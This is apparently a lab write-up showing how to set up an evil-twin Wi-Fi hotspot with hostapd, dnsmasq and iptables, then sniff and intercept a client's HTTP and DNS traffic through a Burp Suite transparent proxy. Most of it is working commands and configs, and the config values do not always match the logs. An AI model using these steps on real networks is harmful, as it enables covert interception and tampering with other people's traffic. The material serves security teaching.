


Setting the **wpa-pwd** with **[pwd]:[ssid]** as shown below.




# Hands-on Session: Simple Attacks on Wi-Fi Networks


On filtering the http packets on our access point we can see some packets as shown in the image below.



Here client is accessing example.com on http whose html code is shown in one packet as you can see in the blue highlighted line below which shows successful snooping of http traffic.



Client's view.



# Hands-on Session: Simple Attacks on Wi-Fi Networks

## Task-3: MITM attacks on a Wi-Fi Network

We are attempting a **MITM attack by creating an evil twin hotspot (rogue AP)** on a genuine Wi-Fi network using **hostapd** and **dnsmasq** tools.

Now to create fake hotspot we are creating 2 config files, one for hostapd and one for dnsmasq.

### dnsmasq.conf

```
root@rambhakta:/home/hd
# vim dnsmasq.conf

root@rambhakta:/home/hd
# cat dnsmasq.conf
interface=wlan0
dhcp-range=171.16.0.10,172.31.255.254,8h
dhcp-option=3,172.16.0.1
dhcp-option=6,172.16.0.1
server=8.8.8.8
server=8.8.4.4
server=64.6.64.6
server=64.6.65.6
log-queries
log-dhcp
address=/attacker.com/172.16.0.1
```


### hostapd.conf

```
root@rambhakta:/home/hd
# cat hostapd.conf
interface=wlan0
driver=nl80211
ssid=Hdadmin
hw_mode=g
channel=1
macaddr_acl=0
ignore_broadcast_ssid=0
auth_algs=1
wpa=2
wpa_passphrase=rqnr8651h
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
wpa_group_rekey=86400
ieee80211n=1
wme_enabled=1
```

## Hands-on Session: Simple Attacks on Wi-Fi Networks


---

Before creating a hotspot we have to remove unnecessary network processes which can harm our process using the “airmon-ng check kill” command.




```
root@rambhakta:/home/hd
└─(root@rambhakta)-[~/home/hd]
# airmon-ng check kill
Killing these processes:
PID Name
942 wpa_supplicant
```

Now to create a hotspot using the **hostapd.conf** file, execute the “**hostapd hostapd.conf**” command.



```
root@rambhakta:/home/hd
└─(root@rambhakta)-[~/home/hd]
# hostapd hostapd.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

Creating dns for our hotspot so that newly connected devices can get an ip address to connect with the internet. For that we have to execute the “**dnsmasq -C dnsmasq.conf -d**” command.




```
root@rambhakta:/home/hd
└─(root@rambhakta)-[~/home/hd]
# dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP
conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 64.6.65.6#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 64.6.65.6#53
dnsmasq: using nameserver 192.168.31.1#53
dnsmasq: read /etc/hosts - 8 names
```

# Hands-on Session: Simple Attacks on Wi-Fi Networks


---

Assigning IP, gateway and netmask to access point.



```
root@rambhakta:/home/hd
# ifconfig wlan0mon up 192.168.1.1 netmask 255.255.255.0
root@rambhakta:/home/hd
# route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.1.1
root@rambhakta:/home/hd
#
```

**Adding forwarding properties so that traffic** from client will be sent to some interface which is connected to the internet so that client can't be able to know that there is some issue with access point and he/she can be able to access the internet.



```
root@rambhakta:/home/hd
# iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
root@rambhakta:/home/hd
# iptables --append FORWARD --in-interface wlan0mon -j ACCEPT
root@rambhakta:/home/hd
# echo 1 > /proc/sys/net/ipv4/ip_forward
root@rambhakta:/home/hd
#
```

## Hands-on Session: Simple Attacks on Wi-Fi Networks

Now at this stage we have a fully functional fake hotspot ready with us as we can see two hotspots with the same SSID in the image below.



We can see in the image below the client is connected to our fake hotspot and the 4 way handshake is completed.

```
root@rambhakta:/home/hd
└─# hostapd hostapd.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 60:e9:aa:d0:ec:d9 IEEE 802.11: authenticated
wlan0: STA 60:e9:aa:d0:ec:d9 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 60:e9:aa:d0:ec:d9
wlan0: STA 60:e9:aa:d0:ec:d9 RADIUS: starting accounting session 7EF2934113606B66
wlan0: STA 60:e9:aa:d0:ec:d9 WPA: pairwise key handshake completed (RSN)
wlan0: EAPOL-4WAY-HS-COMPLETED 60:e9:aa:d0:ec:d9
```

The image shows a terminal window with a dark theme. The title bar says 'root@rambhakta:/home/hd'. The command entered is '# hostapd hostapd.conf'. The terminal output shows the process of a client connecting to a fake hotspot named 'Hdadmin'. It starts with the interface being enabled, then the client being authenticated and associated, followed by the connection being established, and finally the 4-way handshake being completed. The MAC address of the client is 60:e9:aa:d0:ec:d9.

Step 2 : To perform a **passive attack** on this we can simply capture packets on this interface where the hotspot is running.

Here on capturing we can capture http traffic of the client on our fake wifi and we can see the code of **example.com** is sent as response from server to client on his/her request.

# Hands-on Session: Simple Attacks on Wi-Fi Networks



The screenshot shows the Burp Suite interface with the 'HTTP Response For-URI (http://response\_for.uri)' tab selected. The content pane displays the raw HTML code of a response from 'example.com'. The code includes meta tags for character encoding and viewport, and a style tag with a font-family rule. The body contains a title and a div with a background-color of #f0f0f2.

```
[Request URL: http://example.com/]
Content-Encoded entity body (gzip): 648 bytes -> 1256 bytes
File Data: 1256 bytes
└ Lines of encoded text data: text/html (46 lines)
<!DOCTYPE html>
<html><head>
<title>Example Domain</title>
<meta charset="utf-8" />
<meta http-equiv="Content-type" content="text/html; charset=utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<style type="text/css">
body {
    background-color: #f0f0f2;
    margin: 0;
    padding: 0;
    font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}
div {
    width: 600px;
    margin: 5em auto;
    padding: 2em;
    background-color: #fdfdff;
    border-radius: 10px;
}
</style>
</head>
<body>
<h1>Example Domain</h1>
<p>This domain is for testing purposes only.
</body>
</html>
```


Packets: 10930 - Displayed: 6 (0.1%) Profile: Default

At the same time we can also see the DNS query of client requesting sites i.e. **example.com**.

```
dnsmasq: query[A] example.com from 192.168.1.24
dnsmasq: forwarded example.com to 192.168.31.1
dnsmasq: query[AAAA] example.com from 192.168.1.24
dnsmasq: forwarded example.com to 192.168.31.1
dnsmasq: reply example.com is NODATA-IPv6
dnsmasq: reply example.com is 93.184.216.34
```


Step 3 : To perform an **active attack**, we are setting the **burpsuite** as a **transparent proxy** on the access point.

To setup proxy go to **Proxy tab -> Proxy setting -> Proxy listener** as shown in below image




## Hands-on Session: Simple Attacks on Wi-Fi Networks

Now edit or add a new listener rule, here we are using 8080 port with specific ip 192.168.31.63.



Toggle invisible proxy button to turn on transparent proxy.



# Hands-on Session: Simple Attacks on Wi-Fi Networks

Now turn on the Intercept on in the proxy tab.

Turning hotspot and it dns as done before in step 2.

The image shows two terminal windows side-by-side. Both are running on a root shell on the 'rambhakta' host. The top window shows the command `# hostapd hostapd.conf` being run, with output indicating the wlan0 interface transitioning from UNINITIALIZED to ENABLED and then to AP-ENABLED. The bottom window shows the command `# dnsmasq -C dnsmasq.conf -d` being run, with detailed logs of dnsmasq starting up, reading configuration files, and listing available nameservers (8.8.8.8, 8.8.4.4, 64.6.64.6, 64.6.65.6) and lease times.

```
(root@rambhakta)-[/home/hd]
# hostapd hostapd.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED

(root@rambhakta)-[/home/hd]
# dnsmasq -C dnsmasq.conf -d
dnsmasq: started, version 2.90 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP
conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 64.6.65.6#53
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: using nameserver 8.8.4.4#53
dnsmasq: using nameserver 64.6.64.6#53
dnsmasq: using nameserver 64.6.65.6#53
dnsmasq: using nameserver 192.168.31.1#53
dnsmasq: read /etc/hosts - 8 names
```

**Adding forwarding rules**, show that request from client goes to server via the burpsuite proxy and response from server goes to client via burpsuite proxy.

The image shows a single terminal window on a root shell. It displays a series of commands used to set up iptables rules for packet forwarding. The commands include setting the IP address and netmask for the wlan0 interface, creating PREROUTING and POSTROUTING chains with DNAT and MASQUERADE rules to forward traffic between the wlan0 and eth0 interfaces, and finally enabling IP forwarding by writing a value of 1 to the /proc/sys/net/ipv4/ip\_forward file.

```
(root@rambhakta)-[/home/hd]
# ifconfig wlan0 192.168.1.1 netmask 255.255.255.0

(root@rambhakta)-[/home/hd]
# iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 192.168.31.63:8080


(root@rambhakta)-[/home/hd]
# iptables -t nat -A POSTROUTING -o eth0 -s 192.168.1.0/24 -d 192.168.31.63 -j MASQUERADE

(root@rambhakta)-[/home/hd]
# iptables -A FORWARD -s 192.168.1.0/24 -d 192.168.31.63 -i wlan0 -o eth0 -p tcp --dport 8080 -j ACCEPT

(root@rambhakta)-[/home/hd]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

# Hands-on Session: Simple Attacks on Wi-Fi Networks


Now when client request some website like example.com here the request first come to burpsuite proxy as shown in below image.



To entertain the response of this request, the attacker has to go to the **Action button -> Do interrupt -> Response to this request.**

# Hands-on Session: Simple Attacks on Wi-Fi Networks

Now we can see the response from the server first comes to the proxy as shown in the image below.

